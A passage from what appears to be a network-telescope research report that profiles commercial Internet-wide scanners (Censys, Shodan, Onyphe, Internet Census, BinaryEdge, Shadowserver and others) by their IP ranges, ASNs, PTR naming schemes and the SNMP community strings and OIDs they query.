AS398324	167.94.138.0/24
AS398324	66.132.153.0/24
AS398424	162.142.125.0/24
AS398722	199.45.154.0/24
AS398324	206.168.34.0/24

Based on geolocation inferred from routing paths, the servers appear to be located in both Chicago (CH) and Hong Kong (HK).

Traceroute for example IP **66.132.153.154**:

- 1. e0-1.core2.lux1.he.net (216.66.93.57)
- 2. 100ge0-34.core2.bru1.he.net (184.104.194.110)
- 3. 100ge0-78.core2.par2.he.net (184.104.193.137)
- 4. port-channel8.core2.nyc4.he.net (72.52.92.166)
- 5. port-channel18.core3.chi1.he.net (184.104.193.173)
- 6. censys-inc.e0-22.switch7.chi1.he.net (184.105.45.218)
- 7. scanner-101.ch1.censys-scanner.com (66.132.153.154)

Additionally, during the observation period, all requests from these IPs used only SNMPv3 queries, which prevented us from determining the queried OIDs or the community strings.

```
▸ Frame 493080: 106 bytes on wire (848 bits), 106 bytes captured (848 bits)
▸ Ethernet II, Src: AristaNetwor_c6:33:eb (60:6b:5b:c6:33:eb), Dst: ConnectAs_cd:82:21 (00:00:24:cd:82:21)
▸ Internet Protocol Version 4, Src: 162.142.125.87, Dst: [redacted].55
▸ User Datagram Protocol, Src Port: 48845, Dst Port: 161
▾ Simple Network Management Protocol
    msgVersion: snmpv3 (3)
  ▸ msgGlobalData
    msgAuthoritativeEngineID: <MISSING>
    msgAuthoritativeEngineBoots: 0
    msgAuthoritativeEngineTime: 0
    msgUserName:
    msgAuthenticationParameters: <MISSING>
    msgPrivacyParameters: <MISSING>
  ▾ msgData: plaintext (0)
    ▾ plaintext
        contextEngineID: <MISSING>
        contextName:
      ▾ data: get-request (0)
        ▾ get-request
            request-id: 1875005265
            error-status: noError (0)
            error-index: 0
            variable-bindings: 0 items
```

Figure 21: Censys SNMP Queries

It should be noted that, in addition to SNMP, a single scanner probes 74 other TCP ports and 12 other UDP ports.

2.5.2.2 Shodan



Figure 22: Shodan IP's sample of traffic pattern

Shodan is an Internet-wide search engine. Like Censys, it identifies and indexes publicly reachable devices and services by scanning their exposed network banners. It is widely used to analyze global attack surfaces, study service deployments, and assess the security posture of connected systems.

From our network telescope data collected over the past year, we observed that Shodan used 46 distinct PTR records across a total of 50 different IP addresses. All PTR records fall into two categories:

30 "Census"-related PTR records, for example:

- `house.census.shodan.io`
- `battery.census.shodan.io`
- `flower.census.shodan.io`
- `cloud.census.shodan.io`

16 “Scanf”-related PTR records, for example:

- `pancake.scanf.shodan.io`
- `biscuit.scanf.shodan.io`
- `bacon.scanf.shodan.io`
- `hashbrown.scanf.shodan.io`

Shodan appears to operate a globally distributed fleet of scanners. Its infrastructure spans multiple hosting providers, including DigitalOcean (AS14061), BlackHost LTD (AS12989), CariNet, Inc. (AS10439), and IP Volume Inc. (AS202425).

AS	Range
AS14061	143.198.68.0/24
AS14061	165.227.55.0/24
AS14061	165.227.62.0/24
AS12989	185.142.236.0/24
AS12989	185.165.191.0/24
AS12989	195.144.21.0/24
AS12989	86.54.31.0/24
AS12989	2.59.22.0/24
AS14061	64.227.90.0/24
AS10439	66.240.219.0/24
AS10439	71.6.135.0/24
AS10439	71.6.146.0/24
AS10439	71.6.158.0/24
AS10439	71.6.199.0/24
AS202425	80.82.77.0/24
AS202425	89.248.167.0/24
AS202425	89.248.172.0/24
AS202425	93.174.95.0/24

AS	Range
AS202425	94.102.49.0/24

2.5.2.2.1 Scanf Hosts

Scanf hosts performed the following queries:

community	oids	version
public	1.3.6.1.2.1.1.5.0	1
not visible	—	3

The SNMPv1 OID `1.3.6.1.2.1.1.5.0` corresponds to **sysName**, an administratively assigned identifier generally used for the fully qualified domain name of a device. If the name is unknown, the value is empty.

Again, SNMPv3 queries prevent us from identifying the second queried OID or its associated community string.

2.5.2.2.2 Census Hosts

Census hosts performed a broader set of OID requests:

community	oids	version
public	1.3.6.1.2.1.1.1.0	1
public	1.3.6.1.2.1.1.5.0	1
public	1.3.6.1.2.1.1.8.1	2
—	1.3.6.1.2.1.1.3.0	—
—	1.3.6.1.2.1.1.5.0	—
—	1.3.6.1.2.1.1.4.0	—
—	1.3.6.1.2.1.1.1.0	—
—	1.3.6.1.2.1.1.7.0	—
—	1.3.6.1.2.1.1.2.0	—
—	1.3.6.1.2.1.1.6.0	—
—	1.3.6.1.2.1.1.9.1.4.1	—
—	1.3.6.1.2.1.1.9.1.1.1	—

community	oids	version
—	1.3.6.1.2.1.1.9.1.2.1	—
—	1.3.6.1.2.1.1.9.1.3.1	—
not visible	—	3

In addition to the previous observations, we again find the `sysName` OID (`1.3.6.1.2.1.1.5.0`), as well as an SNMPv2 query containing 12 OIDs commonly used to retrieve generic device information:

- **1.3.6.1.2.1.1.8.1 / 2** – Part of *sysORTable*; operational status entries for system capabilities.
- **1.3.6.1.2.1.1.3.0** – *sysUpTime*; time since the device last rebooted.
- **1.3.6.1.2.1.1.5.0** – *sysName*; system hostname.
- **1.3.6.1.2.1.1.4.0** – *sysContact*; administrative contact information.
- **1.3.6.1.2.1.1.1.0** – *sysDescr*; full device description (model, OS, firmware version).
- **1.3.6.1.2.1.1.7.0** – *sysServices*; bitmap indicating which network layers the device implements.
- **1.3.6.1.2.1.1.2.0** – *sysObjectID*; vendor/device identifier.
- **1.3.6.1.2.1.1.6.0** – *sysLocation*; physical location of the device.
- **1.3.6.1.2.1.1.9.1.4.1** – *sysORUpTime*; time since this OR (Object Resource) entry was instantiated.
- **1.3.6.1.2.1.1.9.1.1.1** – *sysORIndex*; index of an OR entry.
- **1.3.6.1.2.1.1.9.1.2.1** – *sysORID*; OID identifying a supported MIB module.
- **1.3.6.1.2.1.1.9.1.3.1** – *sysORDescr*; description of the associated MIB module.

2.5.2.3 Onyphe



Figure 23: Onyphe IP's sample of traffic pattern

Onyphe is a French cyber-intelligence search engine that collects and correlates data from scans, open sources, and global observation points to analyze the exposure of connected systems. It is used to assess attack surfaces, identify potential compromises, and monitor threat activity.

Onyphe scans the following MIB:

Community	OID	Version
public	1.3.6.1.2.1.1.1.0	1

This OID corresponds to *sysDescr*, a textual description of the device that typically includes the system's hardware name, operating system, and version information.

From our network telescope data collected over the past year, we observed that Onyphe used 32 IP addresses, all following a consistent PTR naming pattern under the **onyphe.net** domain.

These IP addresses are either located within Onyphe's own ASN (**AS213412 — ONYPHE SAS**) or hosted at OVH (**AS16276**, specifically the range 91.134.185.0/24). Onyphe hosts appear to follow the naming scheme:

[name].probe.onyphe.net

For example:

- `barker.probe.onyphe.net`
- `annemarie.probe.onyphe.net`
- `douglas.probe.onyphe.net`
- `josephine.probe.onyphe.net`
- `ratcliffe.probe.onyphe.net`

2.5.2.4 Internet Census



Figure 24: Internet Census IP's sample of traffic pattern

The Internet Census Group is a research initiative led by BitSight Technologies, Inc., which regularly scans the public Internet to identify exposed systems and assess global security posture.

Internet Census scans the following MIBs:

community	oids	version
a	1.3.6.1.2.1.1.1.0	2
	1.3.6.1.4.1.4491.2.4.1.1.6.1.1.0	
public	1.3.6.1.2.1.1.1.0	1
	1.3.6.1.2.1.1.2.0	
	1.3.6.1.2.1.1.3.0	
	1.3.6.1.2.1.1.4.0	
	1.3.6.1.2.1.1.5.0	
	1.3.6.1.2.1.1.6.0	
	1.3.6.1.2.1.1.7.0	
public	1.3.6.1.2.1.1.1.0	2
	1.3.6.1.2.1.1.2.0	
	1.3.6.1.2.1.1.3.0	
	1.3.6.1.2.1.1.4.0	
	1.3.6.1.2.1.1.5.0	
	1.3.6.1.2.1.1.6.0	

community	oids	version
	1.3.6.1.2.1.1.7.0	2
public	1.3.6.1.2.1.1.1.0	1
public	1.3.6.1.2.1.1.1.0	2
empty	—	2
not visible	—	3

Interestingly, Internet Census also scans using the community string **“a”**, which is associated with Cable Television Laboratories devices. The corresponding OID is used by cable modems such as those from ARRIS (formerly Motorola Broadband). This specific OID typically corresponds to **docsIfDownChannelFrequency**, which reports the downstream frequency in hertz.

More commonly, Internet Census scans for basic device information using both SNMPv1 and SNMPv2:

- **1.3.6.1.2.1.1.1.0 – sysDescr**: full device description (model, OS, firmware).
- **1.3.6.1.2.1.1.2.0 – sysObjectID**: vendor/device identifier OID.
- **1.3.6.1.2.1.1.3.0 – sysUpTime**: time since last reboot.
- **1.3.6.1.2.1.1.4.0 – sysContact**: administrative contact information.
- **1.3.6.1.2.1.1.5.0 – sysName**: device hostname.
- **1.3.6.1.2.1.1.6.0 – sysLocation**: physical location of the device.
- **1.3.6.1.2.1.1.7.0 – sysServices**: network service layers supported by the device.

In addition to OID queries, we identified **440 distinct IP addresses** in the dataset whose PTR records resolve to Internet Census–related hostnames, each mapping to a unique reverse-DNS entry.

Examples of the PTR naming format include:

- `sh-chi-us-gp1-wk103b.internet-census.org`
- `sh-ams-nl-gp1-wk140d.internet-census.org`
- `sh-phx-us-gd10-wk102b.internet-census.org`
- `zl-lax-us-gp1-wk132d.internet-census.org`
- `zl-laxd-us-cpp-wk111.internet-census.org`

- `zl-laxd-us-gp1-wk133b.internet-census.org`
- `zl-amsc-nl-gp6-wk117d.internet-census.org`
- `zl-dala-us-gp1-wk119a.internet-census.org`

Unlike the PTR records of other commercial scanners, these PTR hostnames resolve directly back to the originating IP address. All of these IPs are located in two Autonomous Systems:

AS	Network	AS Name
21859	109.105.209.0/24	ZEN-ECN
21859	109.105.210.0/24	ZEN-ECN
21859	45.156.131.0/24	ZEN-ECN
21859	185.180.141.0/24	ZEN-ECN
21859	185.226.196.0/24	ZEN-ECN
21859	185.226.197.0/24	ZEN-ECN
211680	45.156.128.0/24	AS-BITSIGHT
211680	45.156.129.0/24	AS-BITSIGHT
211680	45.156.130.0/24	AS-BITSIGHT
211680	185.180.140.0/24	AS-BITSIGHT

2.5.2.5 BinaryEdge



Figure 25: BinaryEdge IP's sample of traffic pattern

BinaryEdge is a Swiss-based cybersecurity company specializing in Internet-wide scanning and threat intelligence. It was acquired by Coalition, Inc. in 2020, and its technology has since been integrated

into Coalition's cyber-risk platform.

BinaryEdge scans the following MIBs:

Community	OID	Version
public	1.3.6.1.2.1.1.5.0	1
not visible	—	3

The SNMPv1 OID corresponds to *sysName*, an administratively assigned name for a managed node. By convention, this is the device's fully qualified domain name; if unknown, the value is an empty string.

PTR records provide useful insight into the geographic and infrastructure distribution of BinaryEdge scanners. Examples include:

- `prod-beryllium-us-west-102.li.binaryedge.ninja`
- `dev-meitnerium-us-west-14.li.binaryedge.ninja`
- `prod-mercury-us-southeast-0.li.binaryedge.ninja`
- `prod-meitnerium-us-sfo2-351.do.binaryedge.ninja`
- `prod-beryllium-nyc1-104.do.binaryedge.ninja`

net24	as_name	as_number
104.248.79.0/24	DIGITALOCEAN-ASN	14061
134.209.48.0/24	DIGITALOCEAN-ASN	14061
159.65.106.0/24	DIGITALOCEAN-ASN	14061
161.35.100.0/24	DIGITALOCEAN-ASN	14061
165.22.179.0/24	DIGITALOCEAN-ASN	14061
167.172.121.0/24	DIGITALOCEAN-ASN	14061
167.99.224.0/24	DIGITALOCEAN-ASN	14061
173.230.156.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949

net24	as_name	as_number
173.255.193.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
173.255.221.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
192.155.81.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
192.155.84.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
45.33.118.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
45.33.60.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
45.33.63.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
45.56.109.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
45.56.127.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
45.56.66.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
45.79.67.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
45.79.81.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
50.116.45.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
69.164.201.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
69.164.205.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949
96.126.112.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949

net24	as_name	as_number
97.107.131.0/24	AKAMAI-LINODE-AP Akamai Connected Cloud	63949

2.5.2.6 ShadowForce



Figure 26: ShadowForce IP's sample of traffic pattern

ShadowForce is part of the cyber–threat intelligence division of Baffin Bay Technologies, a subsidiary of Mastercard. It operates a global sensor network to collect and analyze malicious IP addresses and threat signals, supporting enterprise threat-protection services.

ShadowForce scans only using SNMPv1, querying the *sysDescr* MIB, which provides a textual description of the device. This value typically includes the full name and version information of the system's hardware and software.

community	oids	version
public	1.3.6.1.2.1.1.1.0	1

We found out 313 IP and related PTR. The format of the PTR seems to be [name]-[id].scan.shadowforce.io. Only 3 sci-fy related name seems to be used.

Some examples include:

- `decard-100.scan.shadowforce.io`
- `decard-101.scan.shadowforce.io`
- `decard-102.scan.shadowforce.io`

- `trinity-101.scan.shadowforce.io`
- `trinity-102.scan.shadowforce.io`
- `trinity-103.scan.shadowforce.io`
- `morpheus-224.scan.shadowforce.io`
- `morpheus-228.scan.shadowforce.io`
- `morpheus-229.scan.shadowforce.io`

All 313 identified IPs originate from **AS208583** (*SHADOWFORCE Data Acquisition and Threat Research*) and fall within the following ranges:

- `192.165.198.0/24`
- `193.181.177.0/24`
- `193.235.193.0/24`

2.5.2.7 driftnet.io

Figure 27: Driftnet IP's sample of traffic pattern

Driftnet is a cybersecurity company based in the United Kingdom. It provides Internet-wide intelligence by continuously mapping and monitoring digital footprints.

community	oids	version
public	1.3.6.1.2.1.1.5.0	2
not visible	—	3

Driftnet issues queries only using SNMPv2 and SNMPv3. The SNMPv2 OID corresponds to *sysName*, an administratively assigned name for the managed node.

We determined that Driftnet bots use PTR records under the domains **monitoring.internet-measurement.com** and **cencus.internet-measurement.com**.

Excerpt of records:

- `adored.monitoring.internet-measurement.com`
- `excellent.monitoring.internet-measurement.com`
- `reverent.monitoring.internet-measurement.com`
- `merciful.census.internet-measurement.com`
- `felicitous.census.internet-measurement.com`
- `terrific.census.internet-measurement.com`

We identified 504 IP addresses with corresponding PTR records, all belonging to Driftnet's own ASN, **AS211298**. The *monitoring* hosts reside within the `87.236.176.0/24` range, while the *census* hosts are located in the `193.163.125.0`

2.5.2.8 Modat.io



Figure 28: Modat IP's sample of traffic pattern

We identified 12 hosts from Modat.io, all belonging to two networks: **OVH (AS16276)** or **NEWVM (AS201401)**. The PTR records include an indicator of the originating AS and follow the format:

PTR	AS Name	AS Number
`o37.scanner.modat.io`	OVH	16276
`o16.scanner.modat.io`	OVH	16276
`n30.scanner.modat.io`	NEWVM-AS	201401

PTR	AS Name	AS Number
n31.scanner.modat.io	NEWVM-AS	201401

It is not possible to determine the requested OIDs, since Modat only issues SNMPv3 queries.

community	oids	version
not visible	—	3

2.5.2.9 Shadowserver

Figure 29: Shadowserver IP's sample of traffic pattern

Shadowserver is a nonprofit security organization that operates a global sensor network to collect, analyze, and report malicious internet activity.It provides large-scale threat-intelligence data to governments, CERTs, and enterprises to support coordinated cyber-defense efforts.

According to our dataset, Shadowserver use 465 Ip's. All PTR follows the following of nomenclature scan-[id].shadowserver.org. Where [id] coud be in many format like;

- scan-21.shadowserver.org
- scan-21a.shadowserver.org
- scan-60-0.shadowserver.org
- scan-57e.shadowserver.org

All given DNS records points back to the PTR one.

```
$ dig +short -x  184.105.247.247
247.192-26.247.105.184.in-addr.arpa.
scan-21a.shadowserver.org.
$ dig +short scan-21a.shadowserver.org
184.105.247.247
```

ShadowServer issue the following queries.

community	oids	version
public	1.3.6.1.2.1.1.5.0	1
public	1.3.6.1.2.1.1.1.0	2
	1.3.6.1.2.1.1.3.0	
	1.3.6.1.2.1.4.3.0	
	1.3.6.1.2.1.4.10.0	
not visible		3

The SNMPv1 OID `1.3.6.1.2.1.1.5.0` corresponds to **sysName**, which should return the system's configured hostname—its administratively assigned network name.

Under SNMPv2, the following OIDs are requested:

- **1.3.6.1.2.1.1.1.0 – sysDescr**: high-level textual description of the device (hardware, OS, and software version).
- **1.3.6.1.2.1.1.3.0 – sysUpTime**: time elapsed since the device last initialized or rebooted.
- **1.3.6.1.2.1.4.3.0 – ipInReceives**: total number of IP datagrams received, including those with errors.
- **1.3.6.1.2.1.4.10.0 – ipInDelivers**: number of IP datagrams successfully delivered to upper-layer protocols.

2.5.2.10 NetSecScan



Figure 30: NetSecScan IP's sample of traffic pattern

NetSecScan describes itself as a non-malicious academic scanning engine, although its provenance is not clearly documented.

Figure 31: NetSecScan home page

According to our dataset, NetSecScan uses 16 IP addresses and a single PTR record (`netsecscan.net`), all located in the `89.248.167.0/24` range under **AS202425 (INT-NETWORK)**, which appears to be hosted in the Netherlands.

Unusually, this scanner issues an SNMPv2 query for the **root OID `1.3` (iso.org)**:

community	oids	version
public	1.3	2

2.5.2.11 Stretchoid



Figure 32: Stretchoid IP's sample of traffic pattern

Strechoid.com appears to be a little-known network scanner. It has a low trust rating (10/100 according to ScamMinder) and is flagged by multiple sources for performing unexpected scans or crawls without a clearly stated purpose. In addition, the opt-out form on the website does not appear to validate any fields other than the CIDR ranges, raising further concerns.

